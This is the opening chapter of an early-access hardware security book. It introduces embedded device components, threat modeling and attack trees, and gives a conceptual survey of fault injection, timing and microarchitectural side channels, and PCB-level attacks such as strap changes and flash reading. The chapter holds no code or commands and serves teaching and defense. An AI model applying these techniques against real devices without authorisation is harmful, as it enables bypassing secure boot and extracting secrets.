The Hardware Hacking Handbook

Breaking Embedded Security with Hardware Attacks

EARLY ACCESS

Jasper van Woudenberg and Colin O'Flynn

no starch press

NO STARCH PRESS EARLY ACCESS PROGRAM: FEEDBACK WELCOME!

Welcome to the Early Access edition of the as yet unpublished *Hardware Hacking Handbook* by Jasper van Woudenberg and Colin O'Flynn! As a pre-publication title, this book may be incomplete and some chapters may not have been proofread.

Our goal is always to make the best books possible, and we look forward to hearing your thoughts. If you have any comments or questions, email us at **earlyaccess@nostarch.com**. If you have specific feedback for us, please include the page number, book title, and edition date in your note, and we'll be sure to review it. We appreciate your help and support!

We'll email you as new chapters become available. In the meantime, enjoy!

HARDWARE HACKING HANDBOOK

JASPER VAN WOUDENBERG
AND COLIN O'FLYNN

Early Access edition, 7/9/21

ISBN 13: 978-1-59327-874-8 (print)
ISBN 13: 978-1-59327-875-5 (ebook)

Publisher: William Pollock
Production Manager and Editor: Rachel Monaghan
Developmental Editors: Neville Young and Jill Franklin
Cover Illustrator: Garry Booth
Cover and Interior Design: Octopod Studios
Technical Reviewer: Patrick Schaumont
Copyeditor: Barton Reed
Compositor: Happenstance Type-O-Rama

CONTENTS

The chapters in **red** are included in this Early Access PDF.

1

DENTAL HYGIENE: INTRODUCTION TO EMBEDDED SECURITY

The sheer variety of embedded devices makes studying them fascinating, but that same variety can also leave you scratching your head over yet another shape, package, or weird integrated circuit (IC) and what it means in relation to its security. This chapter begins with a look at various hardware components and the types of software running on them. We then discuss attackers, various attacks, assets and security objectives, and countermeasures to provide an overview of how security threats are modeled. We describe the basics of creating an attack tree you can use both for defensive purposes (to find opportunities for countermeasures) and offensive purposes (to reason about the easiest possible attack). Finally, we conclude with thoughts on coordinated disclosure in the hardware world.

Hardware Components

Let's start by looking at the relevant parts of the physical implementation of an embedded device that you're likely to encounter. We'll touch on the main bits you'll observe when first opening a device.

Inside an embedded device is a *printed circuit board (PCB)* that generally includes the following hardware components: processor, volatile memory, nonvolatile memory, analog components, and external interfaces (see Figure 1-1).



Figure 1-1: Typical PCB of an embedded device

The magic of computation happens in a *processor (central processing unit, or CPU)*. In Figure 1-1, the processor is embedded inside the *System-on-Chip (SoC)* in the center ❶. Generally, the processor executes the main software and operating system (OS), and the SoC contains additional hardware peripherals.

Usually implemented in dynamic RAM (DRAM) chips in discrete packages, *volatile memory* ❷ is memory that the processor uses while it's in action; its contents are lost when the device powers down. DRAM memory operates at frequencies close to the processor frequency, and it needs wide buses in order to keep up with the processor.

In Figure 1-1, *nonvolatile memory* ❸ is where the embedded device stores data that needs to persist after power to the device is removed. This memory storage can be in the form of EEPROMs, flash memory, or even SD cards and hard drives. Nonvolatile memory usually contains code for booting as well as stored applications and saved data.

Although not very interesting for security in their own right, the *analog components*, such as resistors, capacitors, and inductors, are the starting point for *side-channel analysis* and *fault-injection attacks*, which we'll discuss at length in this book. On a typical PCB the analog components are all the little black, brown, and blue parts that don't look like a chip and may have labels starting with "C," "R," or "L."

External interfaces provide the means for the SoC to make connections to the outside world. The interfaces can be connected to other commercial off-the-shelf (COTS) chips as part of the PCB system interconnect. This includes, for example, a high-speed bus interface to DRAM or to flash chips as well as low-speed interfaces, such as I²C and SPI to a sensor. The external interfaces can also be exposed as connectors and pin headers on the PCB; for example, USB and PCIe are examples of high-speed interfaces that connect devices externally. This is where all communication happens; for example, with the internet, local debugging interfaces, or sensors and actuators. (See Chapter 2 for more details on interfacing with devices.)

Miniaturization allows an SoC to have more *intellectual property (IP) blocks*. Figure 1-2 shows an example of an Intel Skylake SoC.



Figure 1-2: Intel Skylake SoC (public domain by Fritzchens Fritz)

This die contains multiple cores, including the main central processing unit (CPU) cores, the Intel Converged Security and Management Engine (CSME), the graphics processing unit (GPU), and much more. Internal buses in an SoC are harder to access than external buses, making SoCs an inconvenient starting point for hacking. SoCs can contain the following IP blocks:

Several (micro)processors and peripherals

For instance, an application processor, a crypto engine, a video accelerator, and the I²C interface driver.

Volatile memory

In the form of DRAM ICs stacked on top of the SoC, SRAMs, or register banks.

Nonvolatile memory

In the form of on-die read-only memory (ROM), one-time-programmable (OTP) fuses, EEPROM, and flash memory. OTP fuses typically encode critical chip configuration data, such as identity information, lifecycle stage, and anti-rollback versioning information.

Internal buses

Though technically just a bunch of microscopic wires, the interconnect between the different components in the SoC is, in fact, a major security consideration. Think of this interconnect as the network between two nodes in an SoC. Being a network, the internal buses could be susceptible to spoofing, sniffing, injection, and all other forms of man-in-the-middle attacks. Advanced SoCs include access control at various levels to ensure that components in the SoC are "firewalled" from each other.

Each of these components is part of the *attack surface*, the starting point for an attacker, and is therefore of interest. In Chapter 3, we'll look at ways to find information on the various chips and components, and in Chapter 2, we'll study these external interfaces more in depth.

Software Components

Software is a structured collection of CPU instructions and data that a processor executes. For our purposes, it doesn't matter whether that software is stored in ROM, flash, or on an SD card—although it may come as a disappointment to our elder readers that we will not cover punch cards. Embedded devices can contain some (or none) of the following types of software.

NOTE *Although this book focuses on hardware attacks, often a hardware attack is used to compromise software. Via hardware vulnerabilities, attackers can gain access to parts of the software that are normally hard to access or that shouldn't be accessible at all.*

Initial Boot Code

The initial boot code is the set of instructions a processor executes when it's first powered on. The initial boot code is generated by the processor manufacturer and stored in ROM. The main function of *boot ROM code* is to prepare the main processor to run the code that follows. Normally, it allows a bootloader to execute in the field, including routines for authenticating a bootloader or supporting alternate bootloader sources (such as through USB). It's also used for support during manufacturing for personalization, failure analysis, debugging, and self-tests. Often the features available in the boot ROM are configured via *fuses*, which are one-time programmable bits integrated into the silicon that provide the option to disable some of the boot ROM functionality permanently when the processor leaves the manufacturing facility.

Boot ROM has properties differentiating it from regular code: it is immutable, it is the first code to run on a system, and it must have access to the complete CPU/SoC to support manufacturing, debugging, and chip failure analysis. Developing ROM code requires a lot of care. Because it's immutable, it's usually not possible to patch a vulnerability in ROM that is detected post-manufacture (although some chips support *ROM patching* via fuses). Boot ROM executes before any network functionality is active, so physical access is required to exploit any vulnerabilities. A vulnerability exploited during this phase of boot likely results in direct access to the entire system.

Considering the high stakes for manufacturers in terms of reliability and reputation, in general, boot ROM code is usually small, clean, and well verified (or so it should be).

Bootloader

The *bootloader* initializes the system after the boot ROM executes. It is typically stored on nonvolatile but mutable storage, so it can be updated in the field. The PCB's original equipment manufacturer (OEM) generates the bootloader, allowing it to initialize PCB-level components. It may also optionally lock down some security features in addition to its primary task of loading and authenticating an operating system or *trusted execution environment (TEE)*. In addition, the bootloader may provide functionality for provisioning a device or debugging. Being the earliest mutable code to run on a device, the bootloader is an attractive target to attack. Less-secure devices may have a boot ROM that doesn't authenticate the bootloader, allowing attackers to replace the bootloader code easily.

Bootloaders are authenticated with digital signatures, which are typically verified by embedding a public key (or the hash of a public key) in the boot ROM or fuses. Because this public key is hard to modify, it's considered the *root of trust*. The manufacturer signs the bootloader using the private key associated with the public key, so the boot ROM code can verify and trust that the manufacturer produced it. Once the bootloader is

trusted, it can, in turn, embed a public key for the next stage of code and provide trust that that next stage is authentic. This *chain of trust* can extend all the way down to applications running on an OS (see Figure 1-3).



Figure 1-3: Chain of trust—bootloader stages and verification

Theoretically, creating this chain of trust seems pretty secure, but the scheme is vulnerable to a number of attacks, ranging from exploiting verification weaknesses to fault injection, timing attacks, and more. See Jasper's talk at Hardwear.io USA 2019 "Top 10 Secure Boot Mistakes" on YouTube for an overview of the top 10 mistakes.

Trusted Execution Environment OS and Trusted Applications

At the time of writing, the TEE is a rare feature in smaller embedded devices, but it's very common in phones and tablets based on systems such as Android. The idea is to create a "virtual" secure SoC by partitioning an entire SoC into "secure" and "nonsecure" worlds. This means that every component on the SoC is either exclusively active in the secure world, exclusively active in the nonsecure world, or is able to switch between the two dynamically. For instance, an SoC developer may choose to put a crypto engine in the secure world, networking hardware in the nonsecure world, and allow the main processor to switch between the two worlds. This could allow the system to encrypt network packets in the secure world and then transmit them via the nonsecure world—that is, the "normal world"—ensuring that the encryption key never reaches the main OS or a user application on the processor.

On mobile phones and tablets, the TEE includes its own operating system, with access to all secure world components. The *rich execution environment (REE)* includes the "normal world" operating system, such as a Linux or iOS kernel and user applications.

The goal is to keep all nonsecure and complex operations, such as user applications, in the nonsecure world, and all secure operations, such as banking applications, in the secure world. These secure applications are called *trusted applications (TAs)*. The TEE kernel is an attack target that, once compromised, typically provides complete access to both the secure and nonsecure worlds.

Firmware Images

Firmware is the low-level software that runs on CPUs or peripherals. Simple peripherals in a device are often fully hardware based, but more complex peripherals can contain a microcontroller that runs firmware. For instance, most Wi-Fi chips require a firmware "blob" to be loaded after power-up. For those running Linux, a look at */lib/firmware* shows how much firmware is involved in running PC peripherals. As with any piece of software, firmware can be complex and therefore sensitive to attacks.

Main Operating System Kernel and Applications

The main OS in an embedded system can be a general-purpose OS, like Linux, or a real-time OS, like VxWorks or FreeRTOS. Smart cards may contain proprietary OSs that run applications written in JavaCard. These OSs can offer security functionality (for example, cryptographic services) and implement *process isolation*, which means if one process is compromised, another process may still be secure.

An OS makes life easier for software developers who can rely on a broad range of existing functionality, but that may not be a viable option for smaller devices. Very small devices may have no OS kernel but run only one *bare-metal* program to manage them. This usually implies no process isolation, so compromising one function leads to compromising the entire device.

Hardware Threat Modeling

Threat modeling is one of the more important necessities in the defense of any system. Resources for defending a system are not unlimited, so analyzing how those resources are best spent to minimize attack opportunities is essential. This is the road to "good enough" security.

When performing threat modeling, we roughly do the following: take a defensive view to identify the system's important *assets* and ask ourselves how those assets should be secured. On the flip side, from an offensive viewpoint, we could identify who the attackers might be, what their goals might be, and what attacks they could choose to attempt. These considerations provide insights into what and how to protect the most valuable assets.

The standard reference work for threat modeling is Adam Shostack's book *Threat Modeling: Designing for Security* (Wiley, 2014). The broad field of threat modeling is fascinating, as it includes security of the development environment through to manufacturing, supply chain, shipping, and the operational lifetime. We'll address the basic aspects of threat modeling here and apply them to embedded device security, focusing on the device itself.

What Is Security?

The *Oxford English Dictionary* defines security as "the state of being free from danger or threat." This rather binary definition implies that the only secure system is either one that no one would bother to attack or one that can

defend every threat. The former, we call a *brick*, because it no longer can boot; the latter, we call a *unicorn*, because unicorns don't exist. There is no perfect security, so you could argue that any defense is not worth the effort. This attitude is known as *security nihilism*. However, that attitude disregards the important fact that a *cost-benefit* trade-off is associated with each and every attack.

We all understand cost and benefit in terms of money. For an attacker, costs are usually related to buying or renting equipment needed for carrying out attacks. Benefits come in the form of fraudulent purchases, stolen cars, ransomware payouts, and slot machine cash-outs, just to name a few.

The costs and benefits of performing attacks are not exclusively monetary, however. An obvious non-monetary cost is time; a less obvious cost is attacker frustration. For example, an attacker who is hacking for fun may simply move on to another target in the face of frustration. There is surely a defense lesson here. See Chris Domas's talk at DEF CON 23 for more on this idea: "Repsych: Psychological Warfare in Reverse Engineering." Nonmonetary benefits include gathering personally identifiable information and fame derived from conference publications or successful sabotage (although those benefits may also be monetized).

In this book, we consider a system "secure enough" if the cost of an attack is higher than the benefit. A system design may not be impenetrable, but it should be hard enough that no one will see an entire attack through to success. In summary, threat modeling is the process of determining how to reach a secure-enough state in a particular device or system. Next, let's look at several aspects that affect the benefits and costs of an attack.

Attacks Through Time

The US National Security Agency (NSA) has a saying: "Attacks always get better; they never get worse." In other words, attacks get cheaper and stronger over time. This tenet particularly holds at larger timescales, because of increased public knowledge of a target, decreased cost of computing power, and the ready availability of hacking hardware. The time from a chip's initial design to final production can span several years, followed by at least a year to implement the chip in a device, resulting in three to five years before it's operational in a commercial environment. This chip may need to remain operational for a few years (in the case of Internet of Things [IoT] products), or 10 years (for an electronic passport), or even for 20 years (in automotive and medical environments). Thus, designers need to take into account whatever attacks might be happening 5 to 25 years hence. This is clearly impossible, so often software fixes have to be pushed out to mitigate unpatchable hardware problems. To put it in perspective, 25 years ago a smart card may have been very hard to break, but after working your way through this book, a 25-year-old smart card should pose little resistance in extracting its keys.

Cost differences also appear on smaller timescales when going from an initial attack to repeating that attack. The *identification phase* involves identifying vulnerabilities. The *exploitation phase* follows, which involves using the identified vulnerabilities to exploit a target. In the case of (scalable)

software vulnerabilities, the identification cost may be significant, but the exploitation cost is almost zero, as the attack can be automated. For hardware attacks, the exploitation cost may still be significant.

On the benefits side, attacks typically have a limited window within which they have value. Cracking Commodore 64 copy protection today provides little monetary advantage. A video stream of your favorite sports-ball game has high value only while the game is in progress and before the result is known. The day afterward, its value is significantly lower.

Scalability of Attacks

The identification and exploitation phases of software and hardware attacks differ significantly from each other in terms of cost and benefit. The cost of the hardware exploitation phase may be comparable to that of the identification phase, which is uncommon for software. For instance, a securely designed smart card payment system makes use of diversified keys so that finding the key on one card means you learn nothing about the key of another card. If card security is sufficiently strong, attackers need weeks or months and expensive equipment to make a few thousand dollars' worth of fraudulent purchases on each card. They must repeat the process for every new card to gain the next few thousand dollars. If the cards are that strong, obviously no business case exists for financially motivated attackers; such an attack scales poorly.

On the other hand, consider the Xbox 360 modchips. Figure 1-4 shows the Xenium ICE modchip as the white PCB to the left.



Figure 1-4: Xenium ICE modchip in an Xbox, used to bypass code verification (photo by Helohe, CC BY 2.5 license)

A Xenium ICE modchip on the left in Figure 1-4 is soldered to the main Xbox PCB in order to perform its attack. The board automates a fault injection attack to load arbitrary firmware. This hardware attack is so easily performed, selling modchips could be turned into a business; therefore, we say it "scales well" (Chapter 12 provides a more detailed description of this attack).

Hardware attackers benefit from economies of scale, but only if the exploitation cost is very low. One example of this is hardware attacks to extract secrets that can then be used at scale, such as recovery of a master firmware update key hidden in hardware facilitating access to a multitude of firmware. Another example is the once-off operation of extracting boot ROM or firmware code, which can expose system vulnerabilities that can be exploited many times over.

Finally, scale is not important for some hardware attacks. For example, hacking once would be sufficient for obtaining an unencrypted copy of a video from a digital rights management (DRM) system that is then pirated, as is the case with launching a single nuclear missile or decrypting a president's tax returns.

The Attack Tree

An *attack tree* visualizes the steps an attacker takes when going from the attack surface to the ability to compromise an asset, allowing us to analyze an attack strategy systematically. The four ingredients we consider in an attack tree are attackers, attacks, assets (security objectives), and countermeasures (see Figure 1-5).



Figure 1-5: Relationship between elements of threat modeling

Profiling the Attackers

Profiling the attackers is important because attackers have motives, resources, and limitations. You could claim that botnets or worms are nonhuman players lacking motivation, but a worm is initially launched by a person pressing ENTER with glee, anger, or greedy anticipation.

NOTE *Throughout this book, we use the word* device *for targets of an attack and* equipment *for the tools an attacker uses to perform the attack.*

Profiling the attacker hinges significantly on the nature of the attack required for a particular type of device. The attack itself determines the necessary equipment and expense required; both factors help profile the

attacker to some extent. The government wanting to unlock a mobile phone is an example of a costly attack that has a high incentive, such as espionage and state security.

The following are some common attack scenarios and associated motives, characters, and capabilities of the corresponding attackers:

Criminal enterprise

Financial gain primarily motivates criminal enterprise attacks. Maximizing profit requires scaling. As discussed before, a hardware attack may be at the root of a scalable attack, which necessitates a well-provisioned hardware attack laboratory. As an example, consider attacks on the pay-TV industry, where pirates have solid business cases that justify millions of dollars' worth of equipment.

Industry competition

An attacker's motivation in this security scenario ranges from *competitive analysis* (an innocent euphemism for reverse engineering to see what the competition is doing), to sleuthing IP infringement, to gathering ideas and inspiration for improving one's own related product. Indirect sabotage by damaging a competitor's brand image is a similar tactic. This type of attacker is not necessarily an individual but may be part of a team employed (perhaps underground) or externally hired by a company that has all the needed hardware tools.

Nation-states

Sabotage, espionage, and counter-terrorism are common motivators. Nation-states likely have all the tools, knowledge, and time at their disposal. By the infamous words of James Mickens, if the Mossad (national intelligence agency of Israel) targets you, whatever you do in terms of countermeasures, "you're still gonna be Mossad'ed upon."

Ethical hackers

Ethical hackers may be a threat, but with a different risk. They may have hardware skills and access to basic tools at home or expensive tools at a local university, making them as well-equipped as malicious attackers. Ethical hackers are drawn to problems where they feel they can make a difference. They can be hobbyists driven to understand how things work, or people who strive to be the best or well known for their abilities. They also can be researchers who trade on their skills for a primary or secondary income, or patriots or protestors who strongly support or oppose causes. An ethical hacker doesn't necessarily present no risk. One smart lock manufacturer once lamented to us that a big concern of the company was ending up on stage as an example at an ethical hacking event; they perceived this as impacting the trust in their brand. In reality, most criminals will use a brick to "hack" the lock, so lock customers have little risk of a hack, but the slogan "Don't worry, they'll use a brick and not a computer," doesn't work so well in a public relations campaign.

Layperson attackers

This last type of attacker is typically an individual or small group of people with an axe to grind by way of hurting another individual, company, or infrastructure. They might, however, not always have the technical acumen. Their aim could be financial gain via blackmail or selling trade secrets, or simply to hurt another party. Successful hardware attacks from such attackers are generally unlikely due to limited knowledge and budget. (For all laypersons out there, please don't DM us on how to break into your ex's Facebook account.)

Identifying potential attackers is not necessarily clear-cut and depends on the device. In general, it is easier to profile attackers when considering a concrete product versus a product's component. For instance, the threat of hacking a brand of IoT coffee makers over the internet to produce a weak brew could be linked to the various attacker types just listed. Profiling becomes more complex higher up the supply chain of a device. A component in IoT devices may be an *advanced encryption standard (AES)* accelerator provided by an IP vendor. This accelerator is integrated in an SoC, which is integrated onto a PCB, from which a final device is made. How would the IP vendor of the AES accelerator identify the threats on the 1,001 different devices using that AES accelerator? The vendor would need to concentrate more on the type of attack than on the attackers (for instance, by implementing a degree of resistance against side-channel attacks).

When you design a device, we strongly advise you to ascertain from your component suppliers what attack types have been guarded against. Threat modeling without that knowledge cannot be thorough, and perhaps more important, if suppliers aren't queried on this, they won't be motivated to improve their security measures.

Types of Attacks

Hardware attacks obviously target hardware, such as opening up a *Joint Test Action Group (JTAG)* debugging port, but they may also target software, such as bypassing password verification. This book does not address software attacks on software, but it does address using software to attack hardware.

As mentioned previously, the attack surface is the starting point for an attacker—the directly accessible bits of hardware and software. When considering the attack surface, we usually assume full physical access to the device. However, being within Wi-Fi range (*proximate range*) or being connected through any network (*remote*) can also be a starting point for an attack.

The attack surface may start with the PCB, whereas a more skilled attacker may extend the attack surface to the chip using decapping and microprobing techniques, as described later in this chapter.

Software Attacks on Hardware

Software attacks on hardware use various software controls over hardware or the monitoring of hardware. There are two subclasses of software attacks on hardware: fault injection and side-channel attacks.

Fault Injection

Fault injection is the practice of pushing hardware to a point that induces processing errors. A fault injection by itself is not an attack; it's what you do with the effect of the fault that turns it into an attack. Attackers attempt to exploit these artificially produced errors. For example, they can obtain privileged access by bypassing security checks. The practice of injecting a fault and then exploiting the effect of that fault is called a *fault attack*.

DRAM hammering is a well-known fault injection technique in which the DRAM memory chip is bombarded with an unnatural access pattern in three adjacent rows. By repeatedly activating the outer two rows, bit flips occur in the center *victim row*. The *Rowhammer attack* exploits DRAM bit flips by causing victim rows to be page tables. *Page tables* are structures maintained by an operating system that limit the memory access of applications. By changing access control bits or physical memory addresses in those page tables, an application can access memory it normally would not be able to access, which easily leads to privilege escalation. The trick is to massage the memory layout such that the victim row with page tables is in between attacker-controlled rows and then activate these rows from high-level software. This method has been proven possible on the x86 and ARM processors, from low-level software all the way up to JavaScript. See the article "Drammer: Deterministic Rowhammer Attacks on Mobile Platforms" by Victor van der Veen et al. for more information.

CPU overclocking is another fault-injection technique. Overclocking the CPU causes a temporary fault called a *timing fault* to occur. Such a fault can manifest itself as a bit error in a CPU register. *CLKSCREW* is an example of a CPU overclocking attack. Because software on mobile phones can control the CPU frequency as well as the core voltage, by lowering the voltage and momentarily increasing the CPU frequency, an attacker can induce the CPU to make faults. By timing this correctly, attackers can generate a fault in the RSA signature verification, which allows them to load improperly signed arbitrary code. For more information, see "CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management" by Adrian Tang et al.

You can find these kinds of vulnerabilities anywhere software can force hardware to run outside normal operating parameters. We expect further variants will continue to emerge.

Side-Channel Attacks

Software timing relates to the amount of wall-clock time required for a processor to complete a software task. In general, more complex tasks need more time. For example, sorting a list of 1,000 numbers takes longer than sorting a list of 100 numbers. It should be no surprise that an attacker can use software execution time as a handle for an attack. In modern embedded systems, it is easy for an attacker to measure the execution time, often down to the resolution of a single clock cycle! This leads to *timing attacks*, in which an attacker tries to relate software execution time to the value of internal secret information.

For instance, the `strcmp` function in C determines whether two strings are the same. It compares characters one by one, starting at the front, and when it encounters a differing character, it terminates. When using `strcmp` to compare an entered password to a stored password, the duration of `strcmp`'s execution leaks information about the password, as it terminates upon finding the first nonmatching character between the attacker's candidate password and the password protecting the device. The `strcmp` execution time therefore leaks the number of initial characters in the password that are correct. (We detail this attack in Chapter 7 and describe the proper way of implementing this comparison in Chapter 13.)

RAMBleed is another side-channel attack that can be launched from software, published by Kwong et al. in "RAMBleed: Reading Bits in Memory Without Accessing Them." It uses the Rowhammer-style weaknesses to read bits from DRAM. In a RAMBleed attack, the flips happen in an attacker's row based on the data in victim rows. This way, an attacker can observe the memory contents of another process.

Microarchitectural Attacks

Now that you understand the principle of timing attacks, consider the following. Modern-day CPUs are fast because of the huge number of optimizations that have been identified and implemented over the years. A cache, for instance, is built on the premise that recently accessed memory locations are soon likely to be accessed again. Therefore, the data at those memory locations is stored physically closer to the CPU for faster access. Another example of an optimization arose from the insight that the result of the multiplication of a number N by 0 or 1 is trivial, so performing the full multiplication calculation isn't needed, as the answer is always simply 0 or N. Such optimizations are part of the *microarchitecture*, which is the hardware implementation of an instruction set.

However, this is where optimizations for speed and security are at odds. If the optimization is activated related to some secret value, that optimization may hint at values in the data. For instance, if a multiplication of N times K for an unknown K is sometimes faster than other times, the value of K could be 0 or 1 in the fast cases. Or, if a memory region is cached, it can be accessed faster, so a fast access means a particular region has been accessed recently.

The notorious *Spectre* attack from 2018 exploits a neat optimization called *speculative execution*. Computing whether a conditional branch should be taken or not takes time. Instead of waiting for the branch condition to be computed, speculative execution guesses the branch condition and executes the next instructions as if the guess is correct. If the guess is correct, the execution simply continues, and if the guess is incorrect, the execution will be rolled back. This speculative execution, however, still affects the state of the CPU caches. Spectre forces a CPU to perform a speculative operation that affects the cache in a way that depends on some secret value, and then it uses a cache timing attack to recover the secret. As shown in "Spectre Attacks: Exploiting Speculative Execution," by Paul Kocher et al.,

we can use this trick in some existing or crafted programs to dump the entire process memory of a victim process. The larger issue at hand is that processors have been optimized for speed in this way for decades, and there are many optimizations that may be exploited similarly.

PCB-Level Attacks

The PCB is often the initial attack surface for devices, so it's crucial for attackers to learn as much as possible from the PCB design. The design provides clues as to where exactly to hook into the PCB or reveals where better attack points are located. For example, to reprogram a device's firmware (potentially enabling full control over a device), the attacker first needs to identify the firmware programming port on the PCB.

For PCB-level attacks, all that's needed to access many devices is a screwdriver. Some devices implement physical tamper resistance and tamper response, such as FIPS 140 level 3 or 4 validated devices or payment terminals. Although it's an interesting sport in itself, bypassing tamper-proofing and getting to the electronics is beyond the scope of this book.

One example of a PCB-level attack is taking advantage of SoC options that are configured by pulling certain pins high or low using *straps*. The straps are visible on the PCB as 0 Ω (zero-ohm) resistors (see Figure 1-6). These SoC options may well include debug enablement, booting without signature checking, or other security-related settings.



Figure 1-6: Zero-ohm resistors (R29 and R31)

Adding or removing the straps to change configuration is trivial. Although modern multilayer PCBs and surface-mount devices complicate modifications, all you need are a steady hand, microscope, tweezers, heat gun, and, above all, patience to complete the task.

Another useful attack at the PCB level is to read the flash chip on a PCB, which typically contains most of the software that runs in the device, revealing a treasure trove of information. Although some flash devices are read-only, most allow you to write critical changes back to them in a way that removes or limits security functions. The flash chip likely enforces read-only permissions via some access control mechanism, which may be susceptible to fault injection.

